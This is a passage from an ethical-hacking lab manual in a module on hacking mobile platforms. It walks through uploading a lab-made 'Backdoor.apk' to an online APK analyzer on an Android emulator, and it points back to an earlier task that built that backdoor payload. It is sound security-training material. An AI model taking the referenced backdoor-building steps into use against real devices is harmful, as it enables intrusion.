Note: If the malicious file (**Backdoor.apk**) is missing then follow the steps given in Lab 1 Task 1 (**Hack an Android Device by Creating Binary Payloads using Parrot Security**) to re-create the file.

1. Turn on the **Android** emulator machine.
2. Switch to the **Android** machine, click the **Google Chrome** browser icon on the **Home screen** to launch Chrome.

Note: Restart the machine, if it non-responsive.


3. In **Chrome**, type **<https://www.sisik.eu/apk-tool>** in the address bar and press **Enter**.
4. The **Sixo Online APK Analyzer** webpage loads, as shown in the screenshot.

Note: If a cookie notification pop-up appears, click **Got it!**

5. Click the **Drop APK here or click to select file** field to upload an APK file from the device.


Note: Sixo Online APK Analyzer allows you to analyze various details about Android APK files. It can decompile binary XML files and resources.

Module 17 – Hacking Mobile Platforms




6. In the **Choose an action** pop-up, click **Files**.

Note: If Chrome pop-up appears, click **ALLOW**.

